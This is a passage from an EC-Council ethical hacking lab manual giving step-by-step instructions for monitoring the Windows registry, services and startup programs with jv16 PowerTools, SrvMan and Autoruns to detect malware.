


Figure 4.3.28: jv16 PowerTools Registry Tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

54. Click **File Tools** to view file-related functions.
55. This section helps you to find, recover, clean, organize, or merge files or directories.




Figure 4.3.29: jv16 PowerTools File Tools

56. Select **Privacy Tools** to view privacy-related functions
57. This section helps you to check for vulnerable software, spyware, clear your history, and perform other tasks.



Figure 4.3.30: jv16 PowerTools Privacy Tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

58. The **Disk Wiper** option wipes the disk—this is *not* recommended.
59. Select **Backups** to view the system-related backups.




Figure 4.3.31: jv16 PowerTools Select Backups

60. The **Jv16 PowerTools - Backup Tool** window appears, displaying the **registry**, **file**, and **other backups**.




Figure 4.3.32: jv16 PowerTools - Backup Tool

You can also use other registry monitoring tools such as **Reg Organizer** (https://www.chemtable.com), **Registry Viewer** (https://accessdata.com), **RegScanner** (https://www.nirsoft.net), or **Registrar Registry Manager** (https://www.resplendence.com) to perform registry monitoring.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

61. You can choose whether to delete or restore backups in this window.
62. Click **Close** on the **Jv16 PowerTools - Backup Tool** window; this will redirect you to the **Main Tools** section of jv16 PowerTools.

Note: If a restart prompt appears, then restart the machine.

63. Examining the result of the jv16 PowerTools scan reveals unwanted registry entries and other suspicious activities on the machine and allows the user to stop or delete them.
64. Close the **jv16 PowerTools** main window.

TASK 4 Perform Windows Services Monitoring using Windows Service Manager (SrvMan)

Here, we will use the SrvMan tool to check for suspicious windows services.

TASK 4.1 Launch Service Manager and View the Result

1. On the **Windows 10** machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Services Monitoring Tools\Windows Service Manager (SrvMan)\srvman-1.0\x64** and double-click **srvman.exe**.

   Note: You can choose any of the executable files for the Windows Service Manager according to your computer and OS design.

2. If a **User Account Control** window appears, click **Yes**.
3. The **Service Manager** main window appears, listing all services available or running on the machine, as shown in the screenshot.

Attackers design malware and other malicious code in such a way that they install and run on a computer device in the form of a service. As most services run in the background to support processes and applications, malicious services are invisible, even when they are performing harmful activities on the system, and can even function without intervention or input. Malware spawns Windows services that allow attackers to control the victim machine and pass malicious instructions remotely. Malware may also employ rootkit techniques to manipulate the following registry keys to hide their processes and services.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services




Figure 4.4.1: Windows Service Manager Main Window

4. The Service Manager shows the **Internal name**, **State**, **Type**, **Display name**, **Start type**, and **Executable** data of the services.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can trace malicious services initiated by the suspect file during dynamic analysis by using Windows service monitoring tools such as Windows Service Manager (SrvMan), which can detect changes in services and scan for suspicious Windows services.

SrvMan has both GUI and Command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window automatically closes).

You can also use other Windows service monitoring tools such as **Advanced Windows Service Manager** (https://securityxploded.com), **Process Hacker** (https://processhacker.sourceforge.io), **Netwrix Service Monitor** (https://www.netwrix.com), or **AnVir Task Manager** (https://www.anvir.com) to perform Windows services monitoring.

5. Here, you can choose any unwanted service that is running on your computer, and **Stop** or **Delete** that service by choosing the appropriate action.
6. You can view the properties of the selected service by clicking on **Properties**.
7. To Start a stopped service, click the **Start service** button. To stop a running service, click **Stop service**.
8. To restart any running service, click the **Restart service** button.
9. To add a new service to your machine, click the **Add service** button.
10. To delete any running or stopped service, click the **Delete service** button.




Figure 4.4.2: Windows Service Manager Features

11. Thus, you can monitor the unwanted services running on the machine using the Windows Service Manager.
12. Close the **Service Manager** window.

TASK 5

Perform Startup Program Monitoring using Autoruns for Windows and WinPatrol

TASK 5.1

Launch AutoRuns

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Startup Programs Monitoring Tools\Autoruns for Windows** and double-click **Autoruns.exe**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Startup programs are applications or processes that start when your system boots up. Attackers make many malicious programs such as Trojans and worms in such a way that they are executed during startup, and the user is unaware of the malicious program running in the background.

An ethical hacker or penetration tester must identify the applications or processes that start when a system boots up and remove any unwanted or malicious programs that can breach privacy or affect a system's health. Therefore, scanning for suspicious startup programs manually or using startup program monitoring tools like Autoruns for Windows and WinPatrol is essential for detecting malware.

2. The **AutoRuns License Agreement** window appears; click **Agree**.




Figure 4.5.1: Autoruns License Agreement

3. The **Autoruns** main window appears. It displays all **processes**, **dll's**, and **services**, as shown in the screenshot.




Figure 4.5.2: Autoruns Main Window

Note: The application lists displayed under all the tabs may vary in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Autoruns for Windows

This utility can auto-start the location of any startup monitor, display which programs are configured to run during system bootup or login, and show the entries in the order Windows processes them. As soon as this program is included in the startup folder, Run, RunOnce, and other Registry keys, users can configure Autoruns to show other locations, including Explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and auto-start services.

Autoruns' Hide Signed Microsoft Entries option helps the user zoom in on third-party auto-starting images that add to the users' system, and it has support for looking at the auto-starting images configured for other accounts configured on the system.

4. Click the **Logon** tab to view the applications that run automatically during login.




Figure 4.5.3: Autoruns Logon list

5. Click the **Explorer** tab to view the explorer applications that run automatically at system startup.




Figure 4.5.4: Autoruns Explorer list

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Clicking the **Services** tab displays all services that run automatically at system startup.




Figure 4.5.5: Autoruns Services list

7. Click the **Drivers** tab to view all application drivers that run automatically at system startup.
8. For example, here, **ebdrv** is selected. Clicking this driver displays the size, version, and the time at which it was automatically run at system startup (for the first time).

Note: The list displayed under this tab may vary in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.5.6: Autoruns Drivers list

9. Click the **KnownDLLs** tab to view all known DLLs that start automatically at system startup.

